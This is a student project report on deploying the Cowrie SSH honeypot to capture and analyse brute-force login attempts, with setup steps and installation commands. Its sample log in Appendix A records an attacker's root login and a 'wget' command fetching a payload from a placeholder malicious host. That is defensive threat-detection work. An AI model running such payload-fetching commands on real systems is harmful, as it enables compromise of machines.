**Title:**

**Honeypot for Detecting Cyber Attacks**

**Submitted by:**

Piyush Kumar (225891202)

Cyber A

**Department of Computer Science and Engineering (Cyber Security)**

Manipal Institute of Technology, Bengaluru

**Certificate**

This is to certify that the project entitled **“Honeypot for Detecting Cyber Attacks”** submitted by **Piyush Kumar (225891202)** in partial fulfillment of the requirements for the Mini Project in **Cyber Security** is a bona fide work carried out under our guidance during the academic year 2024-25.

**Faculty Guide:**

Signature: \_\_\_\_\_\_\_\_\_\_\_

Name: \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Designation: \_\_\_\_\_\_\_\_\_\_\_

Date: \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

**Head of Department:**

Signature: \_\_\_\_\_\_\_\_\_\_\_

Name: \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Date: \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

**Declaration**

I hereby declare that the project report titled **“Honeypot for Detecting Cyber Attacks”** is a result of my independent work carried out under the supervision of the faculty. It has not been submitted previously for the award of any other degree or diploma in any university or institute.

**Name:** Piyush Kumar

**Reg No:** 225891202

**Date:** \_\_\_\_\_\_\_\_\_\_\_

**Signature:** \_\_\_\_\_\_\_\_\_\_\_

**Abstract:**

With the increasing frequency and sophistication of **cyber-attacks**, traditional **security measures** often fall short in effectively detecting and mitigating threats. This research explores the deployment and utilization of **honeypots** as **proactive security tools** for capturing and analyzing **malicious activity**. The study focuses on the effectiveness of the **Cowrie SSH honeypot** in detecting **brute-force attacks**, **credential stuffing**, and other **SSH-based exploitation attempts**. By setting up and monitoring a **Cowrie honeypot**, this project provides insights into attacker **tactics, techniques, and procedures (TTPs)**, and evaluates the role of honeypots in **early threat detection** and **real-time network defense enhancement**.

**Table of Contents:**

1. Introduction

2. Requirement Analysis

3. Functional Requirements


4. Design & Development

5. Conclusion & Future Work

6. References

7. Appendix

**List of Figures and Tables:**

****

1. **Introduction**

As **cyber threats** become more **complex** and **persistent**, traditional **defense mechanisms** such as **firewalls** and **IDS (Intrusion Detection Systems)** often fail to detect **unknown attack vectors**. **Honeypots**, which simulate **vulnerable systems** to attract attackers, offer a **proactive defense approach**. This project involves deploying the **Cowrie honeypot** to detect and analyze **brute-force attacks**, offering **visibility into unauthorized access attempts** and informing **security strategies**.

1. **Requirement Analysis**
   1. **Hardware Requirements:**

* **CPU:** 2GHz dual-core processor
* **RAM:** Minimum 2GB
* **Storage:** Minimum 20GB
* **Network:** Stable internet connection
  1. **Software Requirements:**
* OS:
* Python 3.x
* Cowrie Honeypot
* Log Monitoring Tools (e.g., Logwatch, Logstash)
* SSH Client

1. **Functional Requirements:**

* The system should simulate a vulnerable SSH environment.
* It should log all login attempts (failed and successful).
* Capture attack patterns including IPs, credentials used, and commands executed.
* Enable administrators to analyze attack behavior via logs.
* Should not affect the production environment or expose real services.

1. **Design & Development:**
   1. **Architecture**

The Cowrie honeypot was deployed on a virtual machine configured to mimic an SSH service. It operates in a controlled network segment to prevent risk to the main infrastructure.

* 1. **Steps Taken**
     1. **Environment Setup**
* Deployed Ubuntu VM with static IP
* Installed Python, dependencies, and Cowrie via GitHub
* Configured Cowrie to listen on port 2222 (non-standard SSH port)
  + 1. **Honeypot Configuration**
* Edited cowrie.cfg to define fake user credentials and fake file system
* Enabled detailed logging and session recording
  + 1. **Deployment & Logging**
* Activated the honeypot and began capturing incoming traffic
* Logs included timestamps, IPs, usernames, passwords, and commands
* Used Logwatch for periodic analysis and reporting
  + 1. **Analysis Tools**
* Python scripts were used to parse JSON logs for patterns
* Top attacking IPs and most common credentials were charted

1. **Conclusion & Future Work:**
   1. **Conclusion:**

The project demonstrated the utility of honeypots in capturing early indicators of attack. Cowrie successfully recorded brute-force login attempts and interaction logs. This confirmed the potential of honeypots in gathering threat intelligence that might not be captured by traditional tools.

* 1. **Future Work:**
* Integration with SIEM tools for real-time alerting.
* Deploying multiple honeypots (Web, FTP, RDP) for comprehensive monitoring.
* Visualization dashboards for monitoring in real-time.
* AI/ML-based analysis for attacker behavior prediction.

1. **References:**

**1. Cowrie Documentation** – Official Cowrie Honeypot Documentation, <https://cowrie.org/>

**2. Honeypots: Tracking Hackers** – Lance Spitzner (2003).

**3.** **“Honeypots: A Survey of Concepts, Approaches, and Applications”** – Ahmed AlEroud, Sherali Zeadally (2020).

**4. The Honeynet Project** – <https://www.honeynet.org/>

1. **Appendix:**

**Appendix A: Sample Cowrie Log Output**

2024-03-14 16:45:12 - Login attempt with username 'root' and password 'admin123' from IP 185.23.245.6

2024-03-14 16:45:15 - Executed command: uname -a

2024-03-14 16:45:18 - Executed command: wget http://malicious.com/payload.sh

**Appendix B: Cowrie Installation Commands**

sudo apt update

sudo apt install git python3 python3-pip

git clone https://github.com/cowrie/cowrie.git

cd cowrie

pip3 install -r requirements.txt

cp etc/cowrie.cfg.dist etc/cowrie.cfg

bin/cowrie start